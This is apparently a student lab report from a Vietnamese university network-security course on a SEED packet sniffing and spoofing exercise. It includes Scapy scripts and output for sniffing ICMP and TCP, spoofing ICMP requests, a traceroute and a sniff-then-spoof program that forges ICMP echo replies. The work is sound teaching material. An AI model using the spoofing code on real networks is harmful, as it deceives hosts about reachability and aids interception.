**Bộ môn An toàn Thông tin – Khoa MMT&TT**
**Trường Đại học Công nghệ Thông tin (UIT)**

# BÁO CÁO BÀI TẬP

**Môn học: An toàn mạng máy tính**

**Kỳ báo cáo: Buổi 02 (Session 02)**

**Tên chủ đề: Lab 2.2**

*GV: Nghi Hoàng Khoa*

*Ngày báo cáo: 19/10/2022*

**Nhóm: XX (nếu không có xoá phần này)**

## 1. THÔNG TIN CHUNG:

*(Liệt kê tất cả các thành viên trong nhóm)*

Lớp: NT101.N11.ANTN

| STT | Họ và tên | MSSV | Email |
|---|---|---|---|
| 1 | Võ Anh Kiệt | 20520605 | 20520605@gm.uit.edu.vn |
| 2 | Nguyễn Bảo Phương | 20520704 | 20520704@gm.uit.edu.vn |

## 2. NỘI DUNG THỰC HIỆN:[1]

| STT | Công việc | Kết quả tự đánh giá |
|---|---|---|
| 1 | Task 1 | 100% |
| 2 | Task 2 | 100% |
| | | |
| | | |
| | | |

**Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.**

[1] Ghi nội dung công việc, các kịch bản trong bài Thực hành

# BÁO CÁO CHI TIẾT

## 1. Task 1

Bắt đầu ta tải file Labsetup.zip về, sau đó giải nén và mở file với vscode

Ở cửa sổ terminal, ta chạy các lệnh sau để chạy docker

docker-compose build (để build image)

docker-compose up (để bắt đầu docker)

Chạy docker ps để kiểm tra xem ID của các container.

(từ Task 1.1 đến 1.3 là được làm trên terminal của visual code studio trên Window 10, các phần còn lại làm trên máy ảo Seed-Ubuntu20.4 được đề bài cho sẵn)

```
PS D:\Study UIT\Nam3\An toan mang may tinh\TH\Lab2\Labsetup> docker ps
CONTAINER ID   IMAGE                                  COMMAND                  CREATED         STATUS         PORTS     NAMES
0f291fcff2cb   handsonsecurity/seed-ubuntu:large      "bash -c ' /etc/init…"   4 minutes ago   Up About a minute            hostA-10.9.0.5
98052c0fb0f2   handsonsecurity/seed-ubuntu:large      "/bin/sh -c /bin/bash"   4 minutes ago   Up About a minute            seed-attacker
786edd010879   handsonsecurity/seed-ubuntu:large      "bash -c ' /etc/init…"   4 minutes ago   Up About a minute            hostB-10.9.0.6
```

```
PS D:\Study_UIT\Nam3\An_toan_mang_may_tinh\TH\Lab2\Labsetup> docker exec -it seed-attacker /bin/bash
root@docker-desktop:/# ls
bin  boot  dev  etc  home  lib  lib32  lib64  libx32  media  mnt  opt  proc  root  run                                                    s
bin  srv  sys  tmp  usr  var  volumes
root@docker-desktop:/# ifconfig
br-267ae47b8cbc: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.22.0.1  netmask 255.255.0.0  broadcast 172.22.255.255
        ether 02:42:18:26:5d:29  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-3b4e2b5d0f54: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.19.0.1  netmask 255.255.0.0  broadcast 172.19.255.255
        ether 02:42:04:b5:f2:5d  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-6628ed9a8a84: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.18.0.1  netmask 255.255.0.0  broadcast 172.18.255.255
        ether 02:42:68:cd:2e:3d  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

br-8be6dc67c2e0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.21.0.1  netmask 255.255.0.0  broadcast 172.21.255.255
```

Task 1.1:

1.1A

Chạy thử scapy

```
root@docker-desktop:/# scapy
INFO: Can't import matplotlib. Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
INFO: Can't import python-cryptography v1.7+. Disabled WEP decryption/encryption. (Dot11)
INFO: Can't import python-cryptography v1.7+. Disabled IPsec encryption/authentication.
WARNING: IPython not available. Using standard Python shell instead.
AutoCompletion, History are disabled.

                    aSPY//YASa
                apyyyyCY//////////YCa       |
               sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C      | Version 2.4.4
 AYAsAYYYYYYYY///Ps              cY//S     |
        pCCCCY//p          cSSps y//Y      | https://github.com/secdev/scapy
        SPPPP///a          pP///AC//Y      |
             A//A            cyP////C      | Have fun!
             p///Ac            sC///a      |
             P////YCpc           A//A      | We are in France, we say Skappee.
      scccccp///pSP///p          p//Y      | OK? Merci.
     sY/////////y  caa           S//P      |             -- Sebastien Chabal
      cayCyayP//Ya               pY/Ya     |
       sY/PsY////YCc           aC//Yp
        sc  sccaCY//PCypaapyCP//YSs
                 spCPY//////YPSps
                      ccaacs

>>>
```

Tạo file setT1.py trong thư mục volumes

```
setT1.py 2 ×
volumes > setT1.py > ...
1  from scapy.all import *
2
3  a = IP()
4  a.show()
5
```

Cấp quyền chmod a+x setT1.py và chạy file

```
root@docker-desktop:/volumes# python3 setT1.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

Tạo file T1_1.py, cấp quyền và chạy:

```
1  from scapy.all import *
2
3  def print_pkt(pkt):
4      pkt.show()
5  #bắt gói tin icmp từ interface br-90d7b9dbc832 là interface của seed-net
6  pkt = sniff(iface='br-90d7b9dbc832', filter='icmp', prn=print_pkt)
```

Ban đầu chạy ta sẽ thấy không có gì xảy vì chưa có gói tin nào được gửi từ mạng mình.

Ta mở terminal mới và chạy container hostA-10.9.0.5 trong mạng seed-net và ping tới google.com.

```
root@0f291fcff2cb:/# ping google.com
PING google.com (142.250.66.78) 56(84) bytes of data.
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=1 ttl=37 time=39.9 ms
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=2 ttl=37 time=39.0 ms
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=3 ttl=37 time=38.7 ms
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=4 ttl=37 time=38.4 ms
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=5 ttl=37 time=39.3 ms
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=6 ttl=37 time=37.6 ms
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=7 ttl=37 time=45.4 ms
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=8 ttl=37 time=37.8 ms
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=9 ttl=37 time=38.9 ms
64 bytes from 142.250.66.78 (142.250.66.78): icmp_seq=10 ttl=37 time=39.5 ms
^C
--- google.com ping statistics ---
10 packets transmitted, 10 received, 0% packet loss, time 9015ms
rtt min/avg/max/mdev = 37.591/39.459/45.388/2.092 ms
```

Ở terminal attacker, ta liền nhận được kết quả:

```
root@docker-desktop:/volumes# python3 ./T1_1.py


###[ Ethernet ]###
  dst       = 02:42:8c:dc:a5:18
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 3322
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x8c8a
     src       = 10.9.0.5
     dst       = 162.241.244.37
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0x6f7
        id        = 0x2
        seq       = 0x1
###[ Raw ]###
           load      = '\xc7\xf6Hc\x00\x00\x00\x00!\xd9\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01
234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
```

```
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:8c:dc:a5:18
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 0
     flags     =
     frag      = 0
     ttl       = 37
     proto     = icmp
     chksum    = 0xf484
     src       = 162.241.244.37
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xef7
        id        = 0x2
        seq       = 0x1
###[ Raw ]###
           load      = '\xc7\xf6Hc\x00\x00\x00\x00!\xd9\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01
234567'

###[ Ethernet ]###
  dst       = 02:42:8c:dc:a5:18
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
```

```
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xdcf2
        id        = 0x2
        seq       = 0x2
###[ Raw ]###
           load      = '\xc8\xf6Hc\x00\x00\x00\x00J\xdc\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01
234567'

###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:8c:dc:a5:18
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 0
     flags     =
     frag      = 0
     ttl       = 37
     proto     = icmp
     chksum    = 0xf484
     src       = 162.241.244.37
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xe4f2
        id        = 0x2
        seq       = 0x2
###[ Raw ]###
           load      = '\xc8\xf6Hc\x00\x00\x00\x00J\xdc\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01
234567'
```

Chạy lại mà không sử dụng quyền root, ta dính lỗi PermissionError

```
seed@docker-desktop:/volumes$ python3 T1_1.py
Traceback (most recent call last):
  File "T1_1.py", line 5, in <module>
    pkt = sniff(iface='br-90d7b9dbc832', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
```

Giải thích: nếu không cấp quyền đầy đủ dưới dạng câu lệnh chmod a + x thì sẽ vướng vào vấn đề least privilege và không thực hiện được do đó ta cần thực hiện dưới quyền root và nhớ chú ý việc cấp quyền cho file

1.1B. Đặt lại bộ lọc và trình bày lại phần bắt gói tin.

- Capture only the ICMP packet: đã làm ở phần Task 1.1A

- Capture any TCP packet that comes from a particular IP and with a destination port number 23.

```python
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-90d7b9dbc832', filter='tcp and src host 10.9.0.5 and dst port 23', prn=print_pkt)
```

```
root@0f291fcff2cb:/# nc google.com 23
```

```
root@docker-desktop:/volumes# python3 ./T1_1.py
###[ Ethernet ]###
  dst       = 02:42:8c:dc:a5:18
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 60
     id        = 58417
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xf133
     src       = 10.9.0.5
     dst       = 142.250.204.78
     \options   \
###[ TCP ]###
        sport     = 60268
        dport     = telnet
        seq       = 2262725470
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 64240
        chksum    = 0x6585
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (992074739, 0)), ('NOP', None), ('WScale', 7)]
```

Giải thích ở trường thông tin dport ta có thể thấy đó là telnet sau khi nc google.com 23 bởi vì giao thức telnet thiết lập cổng kết nối tới TCP port 23

- Capture packets that come from or to go to a particular subnet. You can pick any subnet, such as 128.230.0.0/16; you should not pick the subnet that your VM is attached to.

```python
from scapy.all import *

def print_pkt(pkt):
    pkt.show()

pkt = sniff(iface='br-90d7b9dbc832', filter='net 128.230.0.0/16', prn=print_pkt)
```

```
root@0f291fcff2cb:/# nc 128.230.0.10 1000
```


```
root@docker-desktop:/volumes# python3 ./T1_1.py
###[ Ethernet ]###
  dst       = 02:42:8c:dc:a5:18
  src       = 02:42:0a:09:00:05
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 60
     id        = 59865
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xc5e4
     src       = 10.9.0.5
     dst       = 128.230.0.10
     \options   \
###[ TCP ]###
        sport     = 34054
        dport     = 1000
        seq       = 3152296490
        ack       = 0
        dataofs   = 10
        reserved  = 0
        flags     = S
        window    = 64240
        chksum    = 0x8b2c
        urgptr    = 0
        options   = [('MSS', 1460), ('SAckOK', b''), ('Timestamp', (2348280122, 0)), ('NOP', None), ('WScale', 7)]
```

Giải thích: Một gói tin đã được gửi đến một mạng con cụ thể và code chỉ dò tìm các gói tin được gửi từ src 10.9.0.5 đến IP dest từ mạng con cụ thể

## Task 1.2: Spoofing ICMP Packets

```
root@docker-desktop:/volumes# python3 T2_spoofing.py
.
Sent 1 packets.
root@docker-desktop:/volumes#
```

```
root@docker-desktop:/volumes# tcpdump
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
15:22:40.220286 ARP, Request who-has 192.168.65.1 tell 192.168.65.3, length 28
15:22:40.221744 ARP, Reply 192.168.65.1 is-at f6:16:36:bc:f9:c6 (oui Unknown),
length 28
15:22:40.259710 IP 10.0.6.6 > 10.0.2.5: ICMP echo request, id 0, seq 0, length
8

^C
3 packets captured
3 packets received by filter
0 packets dropped by kernel
root@docker-desktop:/volumes#
```




Giải thích: Ta có thể giả mạo gói yêu cầu echo ICMP và gửi nó đến một máy ảo khác trên cùng một mạng con. Có thể thấy đoạn code đã đè ip nguồn bằng ip của ta: (hình 1) và gửi gói tin đến dest 10.0.2.5. Sau đó ta sử dụng code ở 1.1 để check lại

Task 1.3: Traceroute

Giải thích và ý tưởng:

Mục tiêu của của task này là dùng scapy để ước tính khoảng cách, về mặt số lượng các routers, giữa máy ảo của bạn và một địa chỉ đích được chọn.


Ý tưởng: gửi 1 hoặc vài gói tin tới đích, với TTL là 1. Gói tin này sẽ bị bỏ bởi bộ định tuyến đầu tiên, khi đó sẽ gửi cho chúng ta tin nhắn báo lỗi ICMP, thông báo rằng TTL đã quá hạn. Đây là cách chúng ta sẽ lấy Ip của router đầu tiên. Sau đó đặt TTL là 2, gửi gói tin khác. Chúng ta sẽ lặp đi lặp lại việc này cho tới khi gửi được gói tin tới địa chỉ đích.

Note:

-Mỗi bước nhảy của gói tin, giá trị TTL sẽ trừ 1

-Nếu TTL = 0 trước khi đến ip đích thì sẽ trả về thông báo lỗi ICMP, trong đó bao gồm cả địa chỉ IP của router đã làm rơi gói.

```
from scapy.all import *

a = IP()
a.dst = '6.6.6.6'
b = ICMP()

for i in range(1,66):
    a.ttl = i
    send(a/b)
```




```
1 from scapy.all import *
2
3 a = IP()
4 a.dst = 'www.google.com'
5 b = ICMP()
6
7 for i in range(1,66):
8     rep=sr1(a/b, verbose=0, timeout=2)
9     a.ttl = i
10    if rep==None:
11        print(str(a.ttl) + "\t" + "* * *")
12        continue
13    print(str(a.ttl) + "\t" + rep.src)
```

Nếu chạy với địa chỉ đích là www.google.com, ta thấy gói tin đi mà không bị drop:

```
[10/15/22]seed@VM:~/.../volumes$ sudo python3 T3.py
1       142.251.220.68
2       10.0.2.2
3       192.168.1.1
4       100.123.1.180
5       42.114.245.213
6       100.123.0.251
7       118.69.241.177
8       42.117.11.158
9       42.117.11.157
10      118.69.132.169
11      42.112.3.0
12      118.69.247.158
13      209.85.148.240
14      64.233.175.91
15      142.251.245.17
16      142.251.220.68
17      142.251.220.68
18      142.251.220.68
19      142.251.220.68
20      142.251.220.68
21      142.251.220.68
22      142.251.220.68
23      142.251.220.68
24      142.251.220.68
```

Thay địa chỉ đích thành “6.6.6.6”, sau bước nhảy thứ 10, ta thấy gói tin bị drop

```
[10/15/22]seed@VM:~/.../volumes$ sudo python3 T3.py
1       * * *
2       10.0.2.2
3       192.168.1.1
4       100.123.1.180
5       42.114.245.213
6       100.123.0.251
7       118.69.132.29
8       42.117.11.218
9       42.117.11.219
10      42.112.149.132
11      * * *
12      * * *
13      * * *
14      * * *
15      * * *
16      * * *
17      * * *
18      * * *
19      * * *
20      * * *
21      * * *
22      * * *
23      * * *
24      * * *
25      * * *
```

Kết quả khi thay địa chỉ đích là “6.6.6.6”

```
[10/15/22]seed@VM:~/.../volumes$ sudo python3 T3.py
1       * * *
2       10.0.2.2
3       192.168.1.1
4       100.123.1.180
5       42.114.245.221
6       100.123.0.251
7       118.69.132.29
8       42.117.11.218
9       42.117.11.219
10      118.69.132.135
11      118.70.2.169
12      * * *
13      * * *
14      * * *
15      * * *
16      * * *
17      * * *
18      * * *
19      * * *
20      * * *
21      * * *
22      * * *
23      113.29.46.141
24      * * *
25      * * *
26      * * *
27      * * *
28      * * *
29      * * *
30      * * *
31      * * *
32      * * *
33      113.29.46.141
34      * * *
35      * * *
```

Task 1.4: Sniffing and-then Spoofing

Làm trên 2 máy ảo container trên cùng 1 mạng Lan, 1 là VM, 2 là user container. Chúng ta ping X ở user container. Nó sẽ tạo gói ICMP echo request, nếu X sống thì sẽ trả lại gói tin reply và in ra phản hồi. Cái program ta cần code sẽ giám sát mạng Lan thông qua tính năng dò tìm gói tin, khi gặp một gói tin ICMP echo request, nó sẽ làm giả 1 gói tin reply và gửi lại cho ping của user container.

Vậy ta sẽ có đoạn script sau

```python
#!/usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
    #if no echo request => return
    if ICMP in pkt and pkt[ICMP].type == 8:
        #print the information
        print("Original Packet")
        print("Source IP: ", pkt[IP].src)
        print("Destination IP: ", pkt[IP].dst)

        #create the spoof reply packet
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data
        send(newpkt, verbose=0)
        print("Sent new packet fake")


#filter = 'icmp and host 1.2.3.4'
#filter = 'icmp and host 10.9.0.99'
filter = 'icmp and host 8.8.8.8'
pkt = sniff(iface= 'br-69ee3103e8da', filter=filter, prn=spoof_pkt)
```

Khi chưa bật code python trên máy attacker:

```
root@375f2d220b52:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=58.7 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=17.7 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=12.9 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=18.3 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=16.8 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=23.1 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=11.9 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=14.1 ms
64 bytes from 1.2.3.4: icmp_seq=9 ttl=64 time=11.3 ms
64 bytes from 1.2.3.4: icmp_seq=10 ttl=64 time=13.1 ms
64 bytes from 1.2.3.4: icmp_seq=11 ttl=64 time=23.4 ms
64 bytes from 1.2.3.4: icmp_seq=12 ttl=64 time=17.8 ms
64 bytes from 1.2.3.4: icmp_seq=13 ttl=64 time=15.3 ms
```

Khi bật code python trên máy attacker:

```
root@375f2d220b52:/# ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=52.2 ms
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=52.3 ms (DUP!)
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=22.4 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=27.6 ms (DUP!)
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=18.1 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=25.7 ms (DUP!)
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=24.4 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=25.6 ms (DUP!)
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=21.6 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=24.7 ms (DUP!)
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=22.3 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=27.3 ms (DUP!)
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=18.8 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=36.6 ms (DUP!)
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=20.2 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=23.4 ms (DUP!)
64 bytes from 1.2.3.4: icmp_seq=9 ttl=64 time=47.6 ms
64 bytes from 1.2.3.4: icmp_seq=9 ttl=64 time=57.0 ms (DUP!)
```

Check bên phía attacker

```
[10/16/22]seed@VM:~$ docksh seed-attacker
root@VM:/# cd volumes
root@VM:/volumes# python3 script.py
Original Packet
Source IP:  10.9.0.5
Destination IP:  1.2.3.4
Sent new packet fake
Original Packet
Source IP:  10.9.0.5
Destination IP:  1.2.3.4
Sent new packet fake
Original Packet
Source IP:  10.9.0.5
Destination IP:  1.2.3.4
Sent new packet fake
Original Packet
Source IP:  10.9.0.5
Destination IP:  1.2.3.4
Sent new packet fake
Original Packet
Source IP:  10.9.0.5
Destination IP:  1.2.3.4
Sent new packet fake
```

Ping 10.9.0.99

```
root@375f2d220b52:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.5 icmp_seq=1 Destination Host Unreachable
From 10.9.0.5 icmp_seq=2 Destination Host Unreachable
From 10.9.0.5 icmp_seq=3 Destination Host Unreachable
From 10.9.0.5 icmp_seq=4 Destination Host Unreachable
From 10.9.0.5 icmp_seq=8 Destination Host Unreachable
From 10.9.0.5 icmp_seq=9 Destination Host Unreachable
From 10.9.0.5 icmp_seq=10 Destination Host Unreachable
From 10.9.0.5 icmp_seq=11 Destination Host Unreachable
From 10.9.0.5 icmp_seq=12 Destination Host Unreachable
From 10.9.0.5 icmp_seq=13 Destination Host Unreachable
From 10.9.0.5 icmp_seq=14 Destination Host Unreachable
From 10.9.0.5 icmp_seq=15 Destination Host Unreachable
From 10.9.0.5 icmp_seq=16 Destination Host Unreachable
From 10.9.0.5 icmp_seq=17 Destination Host Unreachable
From 10.9.0.5 icmp_seq=18 Destination Host Unreachable
From 10.9.0.5 icmp_seq=19 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
20 packets transmitted, 0 received, +16 errors, 100% packet loss, time 25219725m
s
pipe 4
```

Check bên attacker

```
mes# python3 script.py
```

Ping 8.8.8.8

Lúc chưa bật code trên máy attacker:

```
root@375f2d220b52:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=53 time=21.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=53 time=21.5 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=53 time=21.8 ms
64 bytes from 8.8.8.8: icmp_seq=4 ttl=53 time=21.6 ms
^C
--- 8.8.8.8 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3007ms
rtt min/avg/max/mdev = 21.527/21.677/21.808/0.121 ms
root@375f2d220b52:/#
```

Sau khi bật code trên máy attacker:

```
root@375f2d220b52:/# ping 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=53 time=22.3 ms
64 bytes from 8.8.8.8: icmp_seq=1 ttl=64 time=68.9 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=2 ttl=53 time=21.8 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=64 time=24.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=3 ttl=53 time=21.8 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=64 time=24.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=4 ttl=64 time=19.4 ms
